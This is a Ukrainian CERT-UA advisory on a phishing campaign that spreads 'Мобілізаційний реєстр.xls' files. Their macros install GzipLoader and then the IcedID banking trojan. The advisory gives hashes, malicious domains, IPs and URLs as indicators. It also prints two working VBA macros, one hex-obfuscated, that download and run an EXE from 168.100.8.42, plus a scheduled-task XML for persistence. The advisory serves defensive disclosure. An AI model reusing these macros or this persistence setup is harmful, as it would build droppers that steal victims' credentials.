Кібератака на державні організації України з використанням шкідливої програми IcedID (CERT-UA#4464)

Загальна інформація:

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA виявлено факт масового розповсюдження серед громадян України XLS-документів з назвою "Мобілізаційний реєстр.xls".

З'ясовано, що у разі відкриття документу та активації макросу, останній забезпечить завантаження і запуск виконуваного файлу. Завантажений EXE-файл забезпечить дешифрування та запуск на комп'ютері шкідливої програми GzipLoader, яка, в свою чергу, здійснить завантаження, дешифрування та запуск шкідливої програми IcedID. Згадана шкідлива програма (також відома як BankBot) відноситься до класу "банківських троянських програм", та, серед іншого, забезпечує викрадення автентифікаційних даних.

З помірним рівнем впевненості виявлену активність асоціюємо з діяльністю групи UAC-0041.

Індикатори компрометації:

Файли:

```
bdfca142fc1408ab2028019775a95a8a
8f7e3471c1bb2b264d1b8f298e7b7648dac84ffd8fb2125f3b2566353128e127
Мобілізаційний реєстр.xls
9f33887a8e76c246753e71b896a904b3
65b208943d8cf82af902c39400bdd7a26fdbc94c23f9d4494cf0a2ca51233213
Мобілізаційний реєстр.xls
5b4deca6a14eb777fdd882a712006303
de7bcc556dde40d347b003d891f36c2a733131593ce2b9382f0bd9ade123d54a
ggthvjhvjhb.xls
c52150ad226963a07cfc144d9cea73c7
ac1d19c5942946f9eee6bc748dee032b97eb3ec3e4bb64fead3e5ac101fb1bc8
spisok.exe (2022-04-07)
afc2d797a39caf4765c0c24e1afb1967
2e721087daafbfe9b7d5618dfcdaf23e04344f4f72b2c59e175196bada1cc687
gziploader.exe (2022-02-21)
e731e2f1a70b2dd13a4995f9c0106dc4
789992e24d118d7bd213593aa849449c624eb275e000bc406dab25035b99479b
forest32.dat
```

```
986ce06308ca327e5c75877e5e15d6b8
89594dbae3956eb2bf599e85cd761e89c9d189944b0ddc18cc3973f0fd41c466
init_dll_64.dll (2022-04-05)
e9ad8fae2dd8f9d12e709af20d9aefad
84f016ece77ddd7d611ffc0cbb2ce24184aeee3a2fdbb9d44d0837bc533ba238
license.dat
7e6a117ba018be2867329bc5a33e481d
6734ae02e66924b3f071e7d8ea97d2482a2a2a5bac27b251f20d320b0d04a324
module.bin
```


Мережеві:

```
rivertimad[.]com
winuvinnosluk[.]club
successilin[.]top
reteredelete[.]top
naffalno[.]site
ritionalvalueon[.]top
oceriesfornot[.]top
arelyevennot[.]top
dogiraftig[.]com
fikasterwer[.]top
jevejosader[.]top
ertimadifa[.]com
rresteraftin[.]com
ndlestomak[.]top
168[.]100.8.42
188[.]166.154.118
134[.]209.144.87
hXXp://168[.]100.8.42/micro[.]exe
hXXp://168[.]100.8.42/spisok[.]exe
hXXp://rivertimad[.]com/
hXXp://168[.]100.8.42/list[.]exe
```

Хостові:

```
%APPDATA%\%rand%\%rand%.dll",DllMain --iydu="SustainDream\license.dat"
%APPDATA%\SustainDream\license.dat
%APPDATA%\runsx.exe
%TMP%\forest32.dat
```

Графічні зображення:




```
Function oybxlqihnpvypor(ByVal ehpnvqmdk As String) As String
Dim rbwnmdwppd As Long
For rbwnmdwppd = 1 To Len(ehpnvqmdk) Step 2
oybxlqihnpvypor = oybxlqihnpvypor & Chr$(Val("&H" & Mid$(ehpnvqmdk, rbwnmdwppd, 2)))
Next rbwnmdwppd
End Function
```

```
Sub Workbook_Open()
Application.ScreenUpdating = False
Dim xHttp: Set peudjntzevy = CreateObject(oybxlqihnpvypor("4d6963726f736f66742e584d4c48") & oybxlqihnpvypor("545450"))
Dim bStrm: Set nzioxxa = CreateObject(oybxlqihnpvypor("41646f6462") & oybxlqihnpvypor("2e53747265616d"))
peudjntzevy.Open oybxlqihnpvypor("474554"), oybxlqihnpvypor("687474703a2f2f3136382e3130302e382e3432") & oybxlqihnpvypor("2f6d6963726f2e657865"), False
peudjntzevy.Send
Dim lexczwl As String
lexczwl = Environ("AppData")
With nzioxxa
.Type = 1
.Open
.write peudjntzevy.responseBody
.savetofile lexczwl & oybxlqihnpvypor("5c736c69") & oybxlqihnpvypor("6b2e657865"), 2
End With
Shell (lexczwl & oybxlqihnpvypor("5c73") & oybxlqihnpvypor("6c696b2e657865"))
Application.ScreenUpdating = True
End Sub
```

```
Sub Workbook_Open()
    Application.ScreenUpdating = False
    Dim xHttp: Set jgccsmkbfbunzevjs = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set ecxtnnvma = CreateObject("Adodb.Stream")
    jgccsmkbfbunzevjs.Open "GET", "http://168.100.8.42/spisok.exe", False
    jgccsmkbfbunzevjs.Send
    Dim leicqooi As String
    leicqooi = Environ("AppData")
    With ecxtnnvma
    .Type = 1
    .Open
    .write jgccsmkbfbunzevjs.responseBody
    .savetofile leicqooi & "\runsx.exe", 2
    End With
    Shell (leicqooi & "\runsx.exe")
    Application.ScreenUpdating = True
End Sub
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo />
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>user</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>WIN-WIN\admin</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\admin\AppData\Roaming\deyi\viimbb2.dll",DllMain
      -iydu="SustainDream\license.dat"</Arguments>
    </Exec>
  </Actions>
</Task>
```